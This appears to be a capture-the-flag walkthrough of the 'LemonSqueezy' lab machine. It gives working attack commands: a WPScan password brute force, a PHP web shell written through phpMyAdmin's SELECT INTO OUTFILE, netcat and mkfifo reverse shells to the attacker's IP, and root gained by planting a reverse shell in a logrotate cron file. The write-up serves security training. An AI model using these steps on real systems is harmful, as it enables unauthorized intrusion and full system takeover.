
Recon

NMAP scan: **nmap -sSV <ipaddress>**

For info on NMAP - https://nmap.org/docs.html




Identifies only 1 port open, with a website sitting on port 80.


Nothing much of interest on landing page.

Nikto Search - **nikto -h <ipaddress>**

For more info on Nikto - https://cirt.net/Nikto2




Identify`s a few more / folders to look at /phpmyadmin stands out



A quick gues with common usernames and some SQL injection proves negative, with no usernames or access found.

Gobuster Search - **gobuster dir -u (url) -w (wordlist)**

For more info on Gobuster - https://github.com/OJ/gobuster




Gobuster adds the HTML status code, which is really helpful (in this case 200 OK, 301, Move permanently and 403 Forbidden) For a list of all codes https://developer.mozilla.org/en-US/docs/Web/HTTP/Status

Using this, it has identified a few more folders to investigate, looking through only a few are open. / Wordpress folder opens up another avenue to look through.

Again a quick check with SQL Injection returns nothing of note.

WPSSCAN - **wpscan --url <url> --enumerate p**

https://wpscan.org/



Not much going on here, until near the identifys 2 users.

Whilst we are on WPScan, we might as well try to use their built in password cracker.


```
wpscan --url http://192.168.13.131/wordpress --passwords ~/Desktop/rockyou_small.txt --usernames 'lemon, orange'


i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - orange / ginger
Trying lemon / diego Time: 00:00:07
  <=============================================================================================
  ================================> (675 / 675) 100.00% Time: 00:00:07
Trying lemon / hockey Time: 00:00:07
  <=============================================================================================
  ================================> (675 / 675) 100.00% Time: 00:00:07
```

This comes up trumps with a password for the user `**Orange**'.

Using the details above, log into wordpress. Looking around, this is a user account with a few areas to investigate (if we dont find anything else). A draft `post` can be seen with a title `Keep this safe!`. Opening this finds a password.




Hoping back to the phpMyPHP page, log on using the username as above and the password found.

This opens up MyPHP, a quick look around we can see a `wordpress` database, stored inside under `wp_users` is the password hashes for both users. We already know one, so grab the second user and see what John The Ripper or Hashcat can figure out.

Using hashcat - hashcat -m 400 <hash> <wordlist>

The -m 400 details what type of hash it is, check out https://hashcat.net/wiki/doku.php?id=example_hashes



This turned out to be a totally fruitless exercise, as none of the password list used turned up any results for the user `**lemon**'.

Further to that, on investiation it was simple just to copy the hash from **orange** to **lemon** in myphpadmin and logging into wordpress as **lemon**. This open up the wordpress admin options, but a good look around and a search for common wordpress exploits (themes is normally a good place to load phps) turns up nothing.

Going over the recon and what we have found out, concentrating on myphpadmin

An extensive google search (TryHackMe has a good learning room for concentrating searches). Turns up this articles

https://www.informit.com/articles/article.aspx?p=1407358&seqNum=2,
https://www.hackingarticles.in/shell-uploading-web-server-phpmyadmin/,
https://www.hacking.reviews/2017/02/shell-uploading-in-web-server-through.html?m=1

http://anonymous1769.blogspot.com/2013/12/tut-shell-uploading-through-phpmyadmin.html

for those who prefer a video - https://www.youtube.com/watch?v=CynnM-0v_n4

Although most of these refer to Windows boxes, the principle is the same replacing cmd.exe with a shell.

The default installation of phpMyAdmin gives the user full access to powerful MySQL commends, and as this installation doesnt seem that locked down (as we can easily amend data, and access all the pages) .


Submitting an SQL query as below, should give us a web access psuedo command line.

With the wordpress database selected, go to SQL and type in the below search, hitting the go button once done. This should return and `empty resutlt` set as below (if it doesnt, double check your typing mainly the ;)

select “<? System($_REQUEST[‘cmd’]); ?>” into outfile “/opt/lampp/htdocs/cmd.php”;

Changing the directory (to /var/www/html) which is more commonly used with the Apache system (the opt/lampp/ one is if installed as part of XAMPP for windows)


You can call the .php what you want, in this i went for cmd, in the expamples its backdoor, cmd or simular.



This will enable pseudo command-line access on the system, not very user friendly but its the `in` we need to start enumerating the system.

To test this out, head over to our wordpress site (as that lives in /var/www/html) by going to

http://lemonsqueezy/wordpress/shell.php?cmd=dir



this will open up a webpage, and if it worked ok list all the files in that dirctory (should really have used '**ls**' here as on linux box, but dir works ok)

Now we have command line access (you can play around by inputting a linux command after the = in the address, i.e ls, whoami, where is, pwd) and prove the results

Now another quick google (as the documents are windows based) about sending shells from command line comes up with

http://stuffjasondoes.com/2018/07/18/bind-shells-and-reverse-shells-with-netcat/

so using NC we can send the /bin/bash

Firstly, set up a NC listener on our Kali machine **nc -nvlp 5555**

For more info on NC commands
https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

-n Dont perfomr DNS lookups on names

-v Be verbose, printing out messages on standard error


-l Listen mode

-p Local port number

Next back on the wordpress backdoor page, the cmd we want to input is

nc -nv <attacking machin ip> <port> -e "/bin/bash"

This should then give you a limited shell on your listerner



As you will see once connected you get no prompt, this is becaue the shell is a jailed shell. There are many articles available on what a jailed shell is, and how to break out of them:


https://www.computerhope.com/jargon/j/jailed-shell.htm

https://w00troot.blogspot.com/2016/12/breaking-jail-shell.html

Typing the following command will have the desired effect

python -c 'import pty; pty.spawn("/bin/sh")'

a quick **whoami**, **ls** and **cat user.txt** complete the first part of the challenge.



Next up to escalate privelages and get in as Root. There are many different approaches to this,

https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html, http://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/is

offer up good guides.

You could go straight for a root terminal by typing **/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.13.128 7654 /tmp/f** and having a listerner ready on port 7654 to catch it - but that would be too easy.

Some of the scripts are the best place to start, learning what areas to look for.

https://netsec.ws/?p=309 notes 3 good scripts, i always start off with **LinEnum**.

https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

Firstly we need to get this accross onto the target system, again multiple ways of doing this, but a SimpleHTTPserver is nice and easy. You can host a simple HTTP Server on yuor attacking machine through **pythonpython3 -m http.server** or like i have done below with NodeJS **http-server -p 8000** make sure you are in the directory where your LinEnum.sh script is located

Next up, check on the attacking machine your have `write` access, i normally just simply try a **mkdir test** (where you are, home or /tmp) but there are other ways (notably with **find / -writable -type d 2>/dev/null** which finds `world-writable` folders). Once have found a place, use wget <attacker http address>/<linenum.sh file> to download the script onto the machine.

```
$ wget http://192.168.13.128:8000/LinEnum.sh
wget http://192.168.13.128:8000/LinEnum.sh
--2020-06-09 18:46:20--  http://192.168.13.128:8000/LinEnum.sh
Connecting to 192.168.13.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [application/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0s

2020-06-09 18:46:20 (207 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

Make the script executyable (**chmod +x LinEnum.sh**) and run it, you can use the > to save the output to a file to make it easier to read.

There is a lot of information pumped out from the LinEnum script, knowing the LINUX system will help you find potential weaknessess quickly and a good read through https://null-byte.wonderhowto.com/how-to/use-linenum-identify-potential-privilege-escalation-vectors-0197225/ and other good aricles will help out.

Having looked through, and investigated a few areas the cron job LOGROTATE was worth investigating further. CRON is used to schedule tasks, the script points out that logrotate runs with `ROOT` privelages and can write to the file. LOGROTATE

```
-rwxr-xr-x   1 root root  1474 Sep 14  2017 apt-compat
-rwxr-xr-x   1 root root   355 Oct 25  2016 bsdmainutils
-rwxr-xr-x   1 root root   384 Dec 13  2012 cracklib-runtime
-rwxr-xr-x   1 root root  1597 Feb 23  2017 dpkg
-rwxr-xr-x   1 root root    89 May  6  2015 logrotate
-rwxr-xr-x   1 root root  1065 Dec 13  2016 man-db
-rwxr-xr-x   1 root root   249 May 17  2017 passwd
```

A google search of Logrotate helps explain what the service does, in short it `rotates` refers to best practice of archiving current logs, starting a fresh log and deleting older logs. The system usually runs logrotate once a day. Application-spefici log settings can be found at /etc/logrotate.d

More information about logrotate can be found https://www.networkworld.com/article/3218728/how-log-rotation-works-with-logrotate.html

Again there are numerous articles on how to manipulate Logrotate (Logrotten is one) but in this case, its a simpel case of manipulating the file at /etc/logrotate.d/logrotate to our advantage.

On checking the file (/etc/logrotate.d/logrotate), basically CRON calls this file so all we need to do is amend the file to drop us into another shell (as it will be runnng as root) and bingo. So amend the file with **nc <attacket ip> <port> -e "/bin/bash"** open up a listener on the port, save the file and wait for the shell to drop into your listener.

```
^Chttp-server stopped.
kali@kali:~/Downloads/LinEnum-master$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.13.128] from (UNKNOWN) [192.168.13.135] 37698
whoami
root
```

We are in a jailed shell again, you can run the command line from earlier to get to a normal shell, Check the root.txt file for the final flag.

```
python -c 'import pty; pty.spawn("/bin/sh")'
# ls
ls
root.txt
# cat root.txt
cat root.txt
NvbWV0aW1lcy[redacted]
#
```